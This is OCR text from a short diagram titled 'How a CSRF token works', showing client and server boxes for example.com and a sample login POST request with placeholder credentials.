
# How a CSRF token works

**Client**
`example.com`

**Server**
`example.com`



Client
example.com
Server
example.com



POST /login HTTP/1.1
username=alice&password=hunter2
Client
example.com
Server
example.com

